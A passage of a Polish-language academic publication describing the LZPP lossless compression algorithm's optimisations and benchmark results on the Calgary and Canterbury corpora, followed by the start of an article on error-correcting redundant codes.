dłuższych niż 2048 poprawa jakości kompresji jest już niewielka. Niezastosowanie żadnego ograniczenia poprawia kompresję tylko o 0,004 bpc w stosunku do ograniczenia ustawionego na 2048. Natomiast czas kompresji takich plików jak „pic", gdzie jest dużo powtórek, wydłuża się kilkadziesiąt razy.

Ostatecznie więc w LZPP zastosowano funkcją haszującą opartą na CRC32, ustawiono wielkość tablicy haszowej na 64K elementów oraz górne ograniczenie list na 2048.

***Tab. 1. Jakość kompresji w zależności od funkcji haszującej, wielkości list oraz wielkości tablicy haszowej w metodzie LZSS***

| Metoda + ograniczenie | Wielkość tablicy haszowej [elementy] | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 1024 | 2048 | 4096 | 8192 | 16384 | 32768 | 65536 | 131072 | 262144 | 524288 | 1048576 |
| CRC-2048 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 |
| XOR-2048 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 | 3,1232 |
| CRC-1024 | 3,1250 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 |
| XOR-1024 | 3,1252 | 3,1246 | 3,1246 | 3,1245 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 | 3,1244 |
| CRC-512 | 3,1311 | 3,1286 | 3,1284 | 3,1282 | 3,1282 | 3,1282 | 3,1282 | 3,1282 | 3,1282 | 3,1282 | 3,1282 |
| XOR-512 | 3,1370 | 3,1336 | 3,1303 | 3,1292 | 3,1291 | 3,1285 | 3,1282 | 3,1284 | 3,1282 | 3,1282 | 3,1282 |
| CRC-256 | 3,1480 | 3,1426 | 3,1408 | 3,1402 | 3,1401 | 3,1399 | 3,1399 | 3,1399 | 3,1399 | 3,1399 | 3,1399 |
| XOR-256 | 3,1979 | 3,1709 | 3,1553 | 3,1456 | 3,1433 | 3,1420 | 3,1407 | 3,1405 | 3,1399 | 3,1399 | 3,1399 |





*Rys. 4. Zależność jakości kompresji od funkcji haszującej, wielkości list oraz wielkości tablicy haszowej w metodzie LZSS*

Przy implementacji tablicy haszowej trzeba dodatkowo pamiętać, że wchodzi tu w grę jeszcze wielkość bufora słownikowego. Chodzi o to, by żaden element żadnej listy nie wskazywał na podciąg, który już jest poza buforem słownikowym. Inaczej mówiąc, oprócz dodawania elementów do tablicy haszowej algorytm powinien również usuwać te, które już są nieaktualne.

## 2. Kodowanie indeksów

Pierwszą rzeczą, na jaką powinno się zwrócić uwagę podczas modyfikacji zmierzających do poprawy jakości kompresji, są indeksy, które każda z metod LZ generuje. Dokonuje się tu następujących ulepszeń.

Przy odpowiednim manipulowaniu indeksami można w każdej metodzie LZ zastosować do ich kodowania którąś ze statystycznych adaptacyjnych metod kompresji, np. metodę Huffmana lub arytmetyczną. Potwierdzeniem tego faktu może być przykład rozkładu prawdopodobieństw indeksów (obliczanych jako odległość od aktualnego miejsca kompresji), jakie generuje metoda LZSS podczas kompresji pliku „xplik" (połączonych w jeden wszystkich plików z Calgary Corpus). Prezentuje to wykres na rys. 5.





*Rys. 5. Rozkład prawdopodobieństw indeksów generowanych przez metodę LZSS podczas kompresji pliku „xplik"*

Wykresy dla większości plików, na których prowadzone były doświadczenia, miały podobne kształty, a więc można stąd wnioskować, że statystycznie indeksy mają taki właśnie rozkład. Co więcej, symbole mające taki rozkład powinny dać się dosyć dobrze skompresować koderem statystycznym, gdyż entropia źródła $S$ generującego te indeksy (patrz [7]) wynosi tu $H(S) = 8{,}954$ (bitów). Czyli np. maksymalna możliwa statyczna kompresja z prostym modelem statystycznym zredukowałaby liczbę bitów potrzebnych do zapamiętania indeksów nawet o 44%.


Wykorzystując powyższy fakt, w metodzie LZPP do kodowania indeksów zastosowano szybką odmianę kodera arytmetycznego, tzw. *RangeCoder* [4]. Użyty tu *RangeCoder* został wyposażony dodatkowo w takie mechanizmy, jak: bufor rotacyjny, obsługa znacznika *Escape* oraz mechanizm wykluczania zbiorów pewnych symboli (*exclusions*). Poza tym przy kodowaniu indeksów zastosowano niezależne kodowanie poszczególnych bajtów indeksów, co pozwoliło na użycie bardzo dużego bufora słownikowego (16MB).

## 3. Kodowanie długości podciągów


Patrząc na wykresy rys. 6-9, które podają liczbę wystąpień ciągów o długościach od 3 do 258 w dwóch przykładowych plikach, można łatwo dojść do wniosku, że warto kodować długości, wykorzystując metody entropijne, np. metodę Huffmana lub kodowanie arytmetyczne. Może to zredukować średnią liczbę bitów potrzebnych na zapisanie długości nawet o 75%.





*Rys. 6. Rozkład długości powtarzających się ciągów danych (3-258) w pliku „obj1"*




*Rys. 7. Rozkład długości powtarzających się ciągów danych (3-258) w pliku „pic"*




*Rys. 8. Rozkład długości powtarzających się ciągów danych (3-20) w pliku „obj1"*





*Rys. 9. Rozkład długości powtarzających się ciągów danych (3-15) w pliku „pic"*


W metodzie LZPP do kodowania długości podciągów, podobnie jak w przypadku indeksów, zastosowano *RangeCoder*. Tutaj również zastosowano niezależne kodowanie poszczególnych bajtów, przez co osiągnięto możliwość zapisu informacji o ciągach o długości nawet do 64KB.

## 4. Kodowanie flag

Flagi, czyli znaczniki sterujące procesem dekompresji, są również elementami, które można poddać specjalnemu kodowaniu w celu usunięcia nadmiarowości. Warto zauważyć, że w metodzie LZSS flaga odpowiedzialna za rozróżnianie kodowania symboli (0) i ciągów (1) z reguły ma rozkład prawdopodobieństw różny od $p(0) = \frac{1}{2}$ i $p(1) = \frac{1}{2}$. Przykład zmian rozkładu prawdopodobieństw pojawienia się flagi 0 demonstrują rys. 10 oraz rys. 11 wykonane dla dwóch różnych plików z Calgary Corpus.




*Rys. 10. Zmiany rozkładu prawdopodobieństwa flagi 0 odpowiadającej za kodowanie symboli w pliku „obj1"*




*Rys. 11. Zmiany rozkładu prawdopodobieństwa flagi 0 odpowiadającej za kodowanie symboli w pliku „paper1"*

Widać wyraźnie, że liczba nadmiarowych bitów zarówno w jednym, jak i drugim wypadku jest znaczna.

Badania wykazały, że zastosowanie *RangeCoder* do flag w LZPP przynosi poprawę kompresji nawet o 2%.

## 5. Niekompresowane symbole

Kolejną modyfikacją, jaką można wykonać, jest zakodowanie dowolną metodą entropijną symboli, które nie zostały skompresowane przez LZSS i są wysyłane jako niezmienione. Użycie tu np. metody Huffmana redukuje o około połowę liczbę bitów przeznaczonych na te symbole. W metodzie LZPP do kompresji tychże symboli wykorzystano tradycyjnie już *RangeCoder*, który ma znacznie lepsze właściwości niż metoda Huffmana, przez co liczba zredukowanych bitów jest trochę większa.

## 6. Specjalne kodowanie ciągów trzybajtowych

Następną modyfikację oparto na fakcie, że standardowy LZSS nie uwzględnia częstości występowania konkretnych podciągów. Innymi słowy, jeśli przykładowo w ciągu ostatnich $n$ ($n$ określa rozmiar bufora słownikowego dla ciągów o długości 3) symboli podciąg 'abc' występował 5 razy, natomiast podciąg 'def' tylko raz, to naturalne jest przyznanie podciągowi 'abc' większego prawdopodobieństwa na pojawienie się w kolejnych danych niż podciągowi 'def'. Jednak standardowy algorytm LZSS w ogóle nie rozróżnia tychże prawdopodobieństw i podaje po prostu tylko indeks danego podciągu. Zauważmy, że nawet jeśli do indeksów używamy kodowania entropijnego przedstawionego w poprzednim paragrafie, to koder ten nie bierze pod uwagę zawartości podciągów, lecz tylko ich położenie. Stąd dla takiego kodera wszystkie wystąpienia podciągu 'abc' są różnymi podciągami. Co więcej, jeśli podciąg 'def' wystąpił później niż ostatni z 'abc', to 'def' ma dla takiego kodera większe prawdopodobieństwo, gdyż jest bliżej aktualnie kodowanego znaku (por. rys. 5).

Choć problem dotyczy ciągów o dowolnych długościach, to ze względów implementacyjnych, a przede wszystkim ze względów związanych z szybkością kompresji, w LZPP polepszono tylko mechanizm przetwarzania ciągów trzybajtowych, których statystycznie jest najwięcej.

W tym celu utworzono specjalną strukturę, która przechowuje informacje o pewnej ustalonej liczbie ostatnich trzybajtowych podciągów. Oczywiście informacja ta oprócz faktu wystąpienia danego podciągu zawiera również licznik wystąpień tego podciągu. Tak więc LZPP w wypadku ciągów trzybajtowych zamiast wysyłać informacje w formacie (1, długość, indeks) generuje specjalnie kodowane (entropijnie) pary (2, indeks_3), gdzie „indeks_3" jest indeksem danego podciągu trzybajtowego w wyżej wspomnianej strukturze. Licznik wystąpień tego podciągu jest używany przy kodowaniu entropijnym jego indeksu.

## 7. Wykluczanie symboli na podstawie niespełniania kryterium bycia podciągiem

Następnym krokiem w usuwaniu nadmiarowości LZSS było zauważenie faktu, że po zakodowaniu dwóch pojedynczych znaków można znaleźć pewne dodatkowe informacje dotyczące kolejnego symbolu. Mianowicie kolejnym symbolem nie może być żaden z symboli, który wraz z dwoma go poprzedzającymi stworzyłby trzybajtowy ciąg. W tym wypadku nie ma sensu badać ciągów o więcej niż trzech znakach, gdyż trzybajtowe ciągi są podciągami ciągów czterobajtowych i dłuższych.

Do realizacji tego zadania wykorzystano mechanizm wykluczeń (*exclusions*).

## 8. Wykluczanie symboli na podstawie niespełnienia kryterium nieprzerywalności ciągów

Kolejną własnością LZSS, którą można wykorzystać do zwiększenia efektywności LZPP, jest fakt, że symbol występujący po podciągu, który był wzorcem dla właśnie zakodowanego podciągu, nie może się pojawić jako kolejny w kodowanych danych. Oczywiście wyjątkiem jest tu przypadek, gdy dany podciąg zakończył się naturalnie, tzn. gdy osiągnął maksymalną długość.

Przykład

Mamy już przetworzone dane: *xxxabcdyyxxz*. Niech kolejnymi danymi będzie: *abcdxy*. Oczywiście LZPP symbole *abcd* zakoduje jako podciąg 4-elementowy. Teraz o następnym symbolu wiadomo, że na

pewno nie będzie to $y$, gdyż gdyby był $y$, wtedy kodowany ciąg miałby długość 5 lub więcej.

Podobnie jak w poprzednio opisanej optymalizacji tak i tutaj wykorzystano mechanizm wykluczeń.

## 9. Ograniczenia indeksów ciągów cztero i pięciobajtowych

Okazuje się, że gdy przetwarzane ciągi są krótkie (4 lub 5 bajtów), to przy zastosowaniu dużych indeksów nie opłaca się ich kodowanie. Stąd w algorytmie LZPP ograniczono indeksy ciągów czterobajtowych do 255, a pięciobajtowych do 65535. Pozwoliło to na kodowanie dla tych pierwszych tylko najmniej znaczącego bajta indeksu, a dla tych drugich dwóch mniej znaczących bajtów indeksu. Jeśli dany ciąg nie spełnia odpowiedniego kryterium, tzn. np. jest czterobajtowy i ma indeks większy od 255, to algorytm zachowuje się tak, jakby nie znalazł żadnego podciągu.

## 10. Konteksty rzędu 1

Opisane do tej pory operacje na ciągach brały pod uwagę tylko ciągi co najmniej trzybajtowe. Praktyka pokazuje jednak, że można w kompresji również wykorzystać pewne zależności, jakie występują w ramach par bajtów. Idąc za tą myślą, w LZPP zastosowano mechanizm obsługi kontekstów rzędu 1 podobny do znanego z PPM (*Prediction by Partial Match*) [5]. Tu również przez kontekst pierwszego rzędu danego symbolu (bajta) rozumie się jeden bajt, który poprzedza ów symbol.

Optymalizację tę zrealizowano w następujący sposób. Stworzono tablicę indeksowaną wszystkimi kontekstami rzędu 1, której elementami są obiekty przechowujące informacje o rozkładach prawdopodobieństw symboli w ramach danego kontekstu. Do flag dodano nową wartość (3), oznaczającą kodowanie elementu w kontekście pierwszego rzędu. Dotychczasowe kodowanie pojedynczego znaku, które było używane w momencie, gdy nie znaleziono żadnego pasującego podciągu, poprzedzono weryfikacją możliwości zakodowania danego symbolu w kontekście rzędu 1. Weryfikacja ta polega na sprawdzeniu, czy analizowany symbol ma niezerowe prawdopodobieństwo pojawienia się w danym kontekście. Jeśli tak jest, wtedy kodowana jest flaga 3 i przy wykorzystaniu specyficznego dla danego kontekstu rozkładu prawdopodobieństw kodowany jest aktualny symbol. Jeśli natomiast weryfikacja wypadła nie-

pomyślnie, wówczas LZPP koduje aktualny symbol standardowo, a więc koduje flagę 0 oraz sam symbol. Następnie aktualizowane jest prawdopodobieństwo danego symbolu w danym kontekście rzędu 1.

## Wyniki oraz podsumowanie

Podsumowując, należy stwierdzić, że wykonane w LZPP optymalizacje z pewnością nie są jedynymi możliwymi. Jednak mimo to osiągnięte przez tę metodę rezultaty mogą być zadowalające.

*Tab. 2. Porównanie wyników osiąganych przez algorytm LZPP z wynikami innych znanych algorytmów (Calgary Corpus)*

| Plik | Rozmiar | LZSS | | LZPP | | WinZIP 8.0 | | WinRAR 2.9 | | PPMZ2 0.8 | | RK 1.04 | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | oryginalny | bajty | bpc | bajty | bpc | bajty | bpc | bajty | bpc | bajty | bpc | bajty | bpc |
| bib | 111261 | 39660 | 2,8517 | 33122 | 2,3816 | 34878 | 2,5078 | 32759 | 2,3555 | 23892 | 1,7179 | 24292 | 1,7467 |
| book1 | 768771 | 355980 | 3,7044 | 278238 | 2,8954 | 312257 | 3,2494 | 275058 | 2,8623 | 210942 | 2,1951 | 207420 | 2,1585 |
| book2 | 610856 | 232189 | 3,0408 | 185932 | 2,4350 | 206134 | 2,6996 | 179801 | 2,3547 | 140708 | 1,8428 | 139548 | 1,8276 |
| geo | 102400 | 91180 | 7,1234 | 63028 | 4,9241 | 68392 | 5,3431 | 61522 | 4,8064 | 58603 | 4,5784 | 47632 | 3,7213 |
| news | 377109 | 166683 | 3,5360 | 127002 | 2,6942 | 144377 | 3,0628 | 125619 | 2,6649 | 103945 | 2,2051 | 105364 | 2,2352 |
| obj1 | 21504 | 12772 | 4,7515 | 10256 | 3,8155 | 10297 | 3,8307 | 9815 | 3,6514 | 9856 | 3,6667 | 9452 | 3,5164 |
| obj2 | 246814 | 101521 | 3,2906 | 77402 | 2,5088 | 81064 | 2,6275 | 73135 | 2,3705 | 69144 | 2,2412 | 61712 | 2,0003 |
| paper1 | 53161 | 22164 | 3,3354 | 18164 | 2,7334 | 18518 | 2,7867 | 18074 | 2,7199 | 14699 | 2,2120 | 15036 | 2,2627 |
| paper2 | 82199 | 34659 | 3,3732 | 28564 | 2,7800 | 29642 | 2,8849 | 28502 | 2,7740 | 22447 | 2,1846 | 22676 | 2,2069 |
| paper3 | 46526 | 21893 | 3,7644 | 17639 | 3,0330 | 18049 | 3,1035 | 17752 | 3,0524 | 14327 | 2,4635 | 14640 | 2,5173 |
| paper4 | 13286 | 7035 | 4,2360 | 5471 | 3,2943 | 5509 | 3,3172 | 5499 | 3,3112 | 4634 | 2,7903 | 4788 | 2,8830 |
| paper5 | 11954 | 6351 | 4,2503 | 5021 | 3,3602 | 4970 | 3,3261 | 4957 | 3,3174 | 4336 | 2,9018 | 4480 | 2,9982 |
| paper6 | 38105 | 16370 | 3,4368 | 13195 | 2,7702 | 13188 | 2,7688 | 13063 | 2,7425 | 10927 | 2,2941 | 11180 | 2,3472 |
| pic | 513216 | 91381 | 1,4244 | 51615 | 0,8046 | 52359 | 0,8162 | 49046 | 0,7645 | 48278 | 0,7526 | 30708 | 0,4787 |
| progc | 39611 | 16365 | 3,3051 | 13263 | 2,6786 | 13237 | 2,6734 | 13120 | 2,6498 | 11174 | 2,2567 | 11404 | 2,3032 |
| progl | 71646 | 20431 | 2,2813 | 16105 | 1,7983 | 16140 | 1,8022 | 15739 | 1,7574 | 12960 | 1,4471 | 13280 | 1,4828 |
| progp | 49379 | 14227 | 2,3049 | 10997 | 1,7816 | 11162 | 1,8084 | 10749 | 1,7415 | 8943 | 1,4489 | 9256 | 1,4996 |
| trans | 93695 | 24287 | 2,0737 | 18340 | 1,5659 | 18838 | 1,6085 | 17916 | 1,5297 | 14225 | 1,2146 | 14592 | 1,2459 |
| Suma | 3251493 | 1275148 | 3,1374 | 973354 | 2,3948 | 1059011 | 2,6056 | 952126 | 2,3426 | 784040 | 1,9291 | 747460 | 1,8391 |
| xplik | 3251493 | 1258250 | 3,0958 | 961879 | 2,3666 | 1080523 | 2,6585 | 935940 | 2,3028 | 804028 | 1,9782 | 782320 | 1,9248 |

Z tab. 2 widać, że algorytm LZPP osiąga na Calgary Corpus [2] dobre wyniki. Ma on o około 30% lepszy współczynnik kompresji niż LZSS i o około 10% lepszy niż WinZip (i podobne, czyli pkzip, zlib itd.), natomiast od komercyjnego WinRar'a gorszy jest o około 2,5%–3%. Niestety, zbyt dużo nieusuniętej nadmiarowości stawia wszystkie metody wywodzące się z rodziny LZ, w tym LZPP, daleko za algorytmami bazującymi na PPMZ [3], w tym RK.

Badania przeprowadzone na Canterbury Corpus [1] dają wyniki różniące się od wyżej przytoczonych.

***Tab. 3. Porównanie wyników osiąganych przez algorytm LZPP z wynikami innych znanych algorytmów (Canterbury Corpus)***

| Plik | Rozmiar oryg. | LZSS | | LZPP | | WinZIP 8.0 | | WinRAR 2.9 | | PPMZ2 0.8 | | RK 1.04 | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | bajty | bpc | bajty | bpc | bajty | bpc | bajty | bpc | bajty | bpc | bajty | bpc |
| alice29.txt | 152089 | 61447 | 3,2322 | 51141 | 2,6901 | 54161 | 2,8489 | 50954 | 2,6802 | 39131 | 2,0583 | 38928 | 2,0476 |
| asyoulik.txt | 125179 | 57329 | 3,6638 | 46733 | 2,9866 | 48798 | 3,1186 | 46702 | 2,9847 | 36139 | 2,3096 | 36264 | 2,3176 |
| cp.html | 24603 | 9529 | 3,1310 | 7968 | 2,5909 | 7955 | 2,5867 | 7901 | 2,5691 | 6642 | 2,1597 | 6660 | 2,1656 |
| fields.c | 11150 | 3729 | 2,6755 | 3167 | 2,2723 | 3109 | 2,2307 | 3084 | 2,2127 | 2643 | 1,8963 | 2688 | 1,9286 |
| grammar.lsp | 3721 | 1516 | 3,2593 | 1262 | 2,7132 | 1216 | 2,6144 | 1237 | 2,6595 | 1071 | 2,3026 | 1176 | 2,5284 |
| kennedy.xls | 1029744 | 317389 | 2,4658 | 87618 | 0,6807 | 209703 | 1,6292 | 119785 | 0,9306 | 176724 | 1,3730 | 23924 | 0,1859 |
| lcet10.txt | 426754 | 162440 | 3,0451 | 128400 | 2,4070 | 144400 | 2,7069 | 126098 | 2,3639 | 95875 | 1,7973 | 94368 | 1,7690 |
| plrabn12.txt | 481861 | 224948 | 3,7347 | 176254 | 2,9262 | 194246 | 3,2249 | 174952 | 2,9046 | 132281 | 2,1962 | 130932 | 2,1738 |
| ptt5 | 513216 | 92912 | 1,4483 | 51615 | 0,8046 | 52359 | 0,8162 | 49046 | 0,7645 | 48287 | 0,7527 | 30704 | 0,4786 |
| sum | 38240 | 16656 | 3,4845 | 12607 | 2,6374 | 12750 | 2,6674 | 11687 | 2,4450 | 12135 | 2,5387 | 10832 | 2,2661 |
| xargs.1 | 4227 | 2130 | 4,0312 | 1767 | 3,3442 | 1730 | 3,2742 | 1743 | 3,2988 | 1506 | 2,8502 | 1624 | 3,0736 |
| Suma | 2810784 | 950125 | 2,7042 | 568532 | 1,6181 | 730427 | 2,0789 | 593189 | 1,6883 | 552434 | 1,5723 | 378100 | 1,0761 |

Na Canterbury Corpus algorytm LZPP jest pod względem współczynnika kompresji o 67% lepszy od wyjściowej metody LZSS, o około 28% lepszy od WinZip'a i o 4,34% lepszy od WinRar'a. Widać również, że dzięki dobremu skompresowaniu pliku „kennedy.xls" LZPP osiągnął wynik niewiele gorszy niż PPMZ2. Niestety, algorytm RK dzięki bardzo inteligentnemu połączeniu PPMZ i LZ jest praktycznie poza zasięgiem pozostałych metod.

**Bibliografia**


1. Arnold R., Bell T. C., *A Corpus for the Evaluation of Lossless Compression Algorithms*, IEEE Data Compression Conference (DCC), 1997.
2. Bell T. C., Cleary J. G., Witten I. H., *Text Compression*, Prentice Hall, Englewood Cliffs, NJ, 1990.
3. Bloom Ch., *Solving the Problems of Context Modelling*, http://www.cbloom.com/papers/ppmz.zip, 1998.
4. Campos A. S. E., *Range Coder*, http://www.arturocampos.com, Barcelona, 1999.
5. Cleary J. G., Witten I. H., *Data Compression using Adaptive Coding and Partial String Matching*, IEEE Transactions on Communications, 32(4), (1984), 396-402.
6. Pylak P., *Metody optymalizacji algorytmów bezstratnej kompresji danych*, Katolicki Uniwersytet Lubelski, Lublin 2002 (praca magisterska).
7. Shannon C. E., *A Mathematical Theory of Communication*, Bell System Technical Journal, 27 (1948), 379-423, 623-656.
8. Storer J. A., Szymański T. G., *Data Compression via Textual Substitution*, Journal of the ACM, 29 (1982), 928-951.
9. Ziv J., Lempel A., *A Universal Algorithm for Sequential Data Compression*, IEEE Transactions on Information Theory, 23(3), (1977), 337-343.
10. Ziv J., Lempel A., *Compression of Individual Sequences via Variable-Rate Coding*, IEEE Transactions on Information Theory, 24(5), (1978), 530-536.

# Wykrywanie i korygowanie błędów w danych binarnych za pomocą kodów nadmiarowych

*Paweł Janociński*


Obecna technologia przesyłania informacji opiera się przede wszystkim na przepływie prądu elektrycznego lub fal radiowych, zaś magazynowanie informacji polega na jej zapisie na nośnikach ferromagnetycznych. Wszystkie powyższe procesy mają jednak wspólną cechę: są podatne na zakłócenia elektromagnetyczne, których źródłem mogą być zarówno urządzenia, jak i zjawiska naturalne. Zupełne odizolowanie urządzeń od czynników zewnętrznych nie jest możliwe, zatem konieczne jest stosowanie programowych metod ochrony danych.

Jedną z najpowszechniejszych metod ochrony danych podczas transmisji jest stosowanie binarnych kodów nadmiarowych. Pozwalają one na wykrycie i poprawienie określonej liczby błędów w bloku danych o zdefiniowanej długości. Teoria informacji, matematyczna dziedzina, na której opierają się badania dotyczące ochrony danych, pozwala na określenie teoretycznych właściwości kodów. Pozwala również na określenie matematycznego modelu procesu transmisji. Dzięki temu możliwe jest dokładniejsze zbadanie właściwości kodów w różnych warunkach.

Najlepszą metodą oceny przydatności danego kodu do konkretnego zastosowania jest zbadanie jego działania w docelowym środowisku. Niestety, nie zawsze jest to możliwe. Rozwiązaniem tego problemu jest zastosowanie symulacji. Niniejszy artykuł przedstawia aplikację modelującą wszystkie podstawowe elementy systemu transmisji. Program ten pozwala na przeprowadzenie symulowanej transmisji dowolnych danych binarnych przy zastosowaniu kodów nadmiarowych przez kanały transmisji o różnej charakterystyce. Przedstawiona aplikacja umożliwia przeprowadzenie powtarzalnych eksperymentów, co pozwala na jednoznaczną ocenę i porównywanie metod ochrony danych.

